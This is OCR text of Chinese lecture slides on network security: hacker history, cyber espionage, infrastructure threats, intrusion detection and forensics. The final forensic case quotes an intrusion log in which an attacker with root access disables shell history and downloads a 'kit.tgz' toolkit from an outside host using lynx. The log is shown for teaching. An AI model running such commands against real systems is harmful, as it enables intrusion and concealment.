富有挑战性的网络安全课题

许榕生

中科院高能物理所网络安全实验室 研究员

xurs@ihep.ac.cn

面临挑战的对象是高手

CNET News.com - Judge postpones Mitnick trial - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Guide Print Security Stop

Bookmarks Netsite: http://www.news.com/News/Item/0,4,29544,00.html

Judge postpones Mitnick trial

By Reuters
Special to CNET News.com
December 4, 1998, 5:10 a.m. PT

A judge yesterday postponed for three months convicted hacker Kevin Mitnick's trial on federal fraud and theft charges and added that she would probably order a separate trial for his codefendant.


Kevin Mitnick, AP

U.S. District Judge Mariana Pfaelzer delayed the start of Mitnick's trial to April 20 from January 19 at the request of his lawyers, who said they needed more time to prepare.

Pfaelzer said she would also likely grant a defense request to hold a separate trial for codefendant Lewis DePayne.

Outside court, defense lawyer Donald Randolph said Mitnick, who is being held in jail pending trial, would have liked to start trial even later in 1999.

"He's concerned about the massive amount of material in the prosecution's case," Randolph said. "He's anxious to make sure we're prepared."

Mitnick is accused in 25 criminal counts of stealing proprietary information from Motorola, Nokia, Novell, Sun Microsystems, and other companies by hacking into their computers.

Mitnick was convicted of computer fraud in 1989 and sentenced to one year in prison.

Surplus Direct

Latest headlines

display on desktop

Enterprise Computing
Microsoft may put Gates on stand

Hewlett-Packard to use E&S cards

Dell business desktop down to $850

Gates: Second baby in Q2

Sybase forms new divisions

Communications
FCC walks tightrope over ISP calls

Challenges mount for cable industry

EU approves AT&T-TCI

开始 CN... We... Mi... 浏... En 10:37

罗伯特 泰潘 莫里斯

- 1965年生，父为贝尔实验室计算机安全专家。从小对电脑兴趣，有自己账号。
- 初中时（16岁）发现UNIX漏洞，获取实验室超级口令并提醒其父。
- 1983年入哈佛大学，一年级改VAX机为单用户系统。
- 可以一连几个小时潜心阅读2000多页的UNIX手册，是学校里最精通UNIX的人。学校为他设专线。
- 1988年成为康奈尔大学研究生，获“孤独的才华横溢的程序专家”称号。


1957年，雷蒙德出生于美国马萨诸塞州的波士顿，
1976年起开始接触黑客文化，
1990年，他编辑了《新黑客字典》。
1997年以后，雷蒙成为了开放源代码运动的主要理论家，以及开放源代码促进会(Open Source Initiative)的主要创办人之一。
他还担任了开放源代码运动对媒体、商界以及主流文化的形象大使。他是一名优秀的演说家，并曾经到过六大洲的15个国家进行演说。他对科幻小说十分感兴趣，是一名出色的业余音乐家，还是…

信息对抗时代的挑战


台湾间谍李某某

- 境外有数万个木马控制端紧盯着中国被控电脑，数千个僵尸网络控制服务器也针对着大陆地区，甚至专门有境外间谍机构设立数十个网络情报据点，采用“狼群战术”、“蛙跳攻击”等对我国进行网络窃密和情报渗透。
- 去年上半年，被植入了木马控制端的中国大陆主机分布在上海、北京和江苏的最多，被僵尸程序感染的IP也很多。成千上万台被僵尸程序感染的电脑可以通过控制服务器来集中操控。
-
- 冒充“上级机关”发来的邮件 --“病毒木马检测程序”。一看是自己人，来信又正好对路，没有多想就打开运行，间谍木马立即植入电脑中。

Army Approach: "SEAMLESS INTEGRATION"



可能的网络恐怖攻击

“明天的恐怖分子可能会更多地利用键盘而不是炸弹。”

网络攻击和攻击目标有以下一些：

- 破坏网站
- 域名服务攻击
- 拒绝服务攻击
- 网络蠕虫攻击
- 骨干路由攻击
- 基础设施攻击 …

对国家基础设施的攻击

银行和金融系统对网络的依赖程度较大，但这类系统大部分是在专用网络或内部网络（intranet）上工作，与外部网络的联系有限，因而遭受外部攻击的危险性相对较小。

电力基础设施中有一些传感器，其作用是在遇到自然灾害时帮助工程师自动切断国家电力网的某些部分，这些传感器很容易遭受来自网上的攻击，从而导致供电中断。

石油和天然气基础设施包括多种计算机管理、控制、数据采集及能源管理系统，这些系统很容易受到网络攻击，从而影响到很多行业部门，诸如制造业、运输业等。

校园与科研机构较为开放，用户量大，应用多样化，学生是一个敏感团体。

上述任何单独的一种攻击都会产生严重的后果。如果缺少认真的防范和准备，一旦这些攻击手段或其中某些手段进行多方位攻击，就可能灾难性的破坏。这种攻击与现实世界中的恐怖主义袭击相结合，就会给国家带来毁灭性的打击。


Cyber空间的安全挑战

也许只为了艺术！

WNIC - USB


Designer USB ...can be a WNIC

刘宝旭博士论文2002 入侵防范体系设计示意图



摄于2007年教师节 ----中科院高能所计算中心


网络漏洞扫描



漏洞扫描、
安全评估、
行为检查、
提交安全报告
等等

安全管理员

防火墙/IDS


Internet
IDS
主机1
内网
控制台主机
防火墙
路由器
DMZ区
IDS
IDS
Linux服务器
Windows服务器


网络监控软件2001.1.0V
文件(F) 视图(V) 窗口(W) 设置(S) 帮助(H)
视图选择
www.263.net/defa
www.263.net/0ji/sr
www.263.net/defa
202.112.26.39
montext.html
montext.html
监控的IP地址
202.122.32.33
202.122.32.51
202.122.32.53
202.122.32.59
202.122.32.60
FTP
Telnet
WWW
www.263.net/default.h
www.263.net/0ji/sms_f
202.122.32.61
实时监控
历史记录
李雪莹博士论文2004
【邮件： 用户名 @ 263.net 密码 ******* 进入 找回密码 申请 帮助】【邮件防毒 手机收邮件
263在线 263.net
拨 95963 玩FIFA
带领中国队征战世界杯
95963乐园 | 邮件 | 新闻 | 短信 | 游戏 | 娱乐 | 生活 | 女性 | 财经 | 聊天 | 商城 | 跳蚤市场
中关村地产聚焦锋尚公寓
263企业邮局用户名录
2002夏季培训全面优惠!!
国家计算机认证资格考试
2002加拿大夏令营现在报名
把祝福做到每一天
引起'张王恋'炒作的广告片
【手机短信】息，得空中美语学习帐号！、定彩票短信，笔
GOAL!
足球万岁
我眼中
所有图片-铃声 手机号码 注册 即时聊友上线通知
全面保障 双重突破
2002年5月21日起，263将提供高
收费邮件服务（15M空间，可发送8M
件，5元/月，50元/年） 新用户申
*** 教你用普通手机收发邮件 ***
2002年5月20日前未付费用户
6.20 前将263免费邮箱转为新浪同名免
263企业邮局-贴身服务、便捷购
【全国聊天网】……下载聊
新 闻 中 心
世界杯：赛程 网上直播 音频 视频 成绩播报
中哥教头赛后谈 米卢道：这一次特别令我遗憾
世界杯上考李铁 南安普顿欲开价200万镑(图)
德国媒体评论中哥之战：其实中国队表现尚可
公安部破获第二批督办案件挽回经济损失17亿元
北京停车费全面上调 场内丢车停车场负部分责任
北京市人事局承诺外资企业
【精彩频道】去过渡时期，加中寰球(C&C)移民客户，仅三
5.23—6.19期间，参加世界杯知识问答，天天都有奖!洗衣机、吸尘器，还有95963免费上网帐号…快，赢得诱人奖品！ >>>第一阶段获奖名单
【商城】 图书音像免费到家、特惠机票、化妆品5折起
【短信】 恒信世界杯短信有奖竞猜，一起煽动足球'链'情
【女性】 向爱人"出招"、爱情的科学、野蛮的借口
【生活】 这样的夜晚这样地想起你、单相思是有眼睛的
【娱乐】 郑钧劝诫同仁自珍自重:真从毒品中找灵感(图)
【时尚】 男人眼中的优雅、民俗包今夏的最佳拍档(图)
【休闲】 走在男女难辨的日本街头、九大城市风味小吃
【情感】 忘掉所爱女孩的过去、掐掐大腿证明爱情
【婚介】 别要求丈夫太高、三婚、离婚理由：性不和谐
【两性】 恨嫁的女人、一片痴心付与谁、女人与世界杯
娱乐专
263.com
彩票中中中
天人棋
牛牛flash游戏


21世纪的网络安全管理技术

引自13届FIRST年会报告

- Forensic（取证）的定义
- 计算机犯罪斗争中的体系结构、IDS和取证技术
- 两种取证的思路
- 取证案例------IIS 漏洞（2001年中美黑客大战）

网络取证的设计（黑匣子）

- 从网络取证的定义来看，需要进行的四个步骤是：
  - 识别
  - 保存
  - 分析
  - 提交



网络入侵取证系统的结构

杨泽明博士论文2004

事件分析案例

USER ftp

331 Guest login ok, send your complete e-mail address as password.

PASS mozilla@

unset HISTFILE;id;uname -a;

uid=0(root) gid=0(root) groups=50(ftp)

whereis lynx

lynx: /usr/bin/lynx /etc/lynx.cfg

/usr/share/man/man1/lynx.1.gz


TERM="linux“

lynx http://james84.supereva.it/.1/kit.tgz

事件分析案例（续）

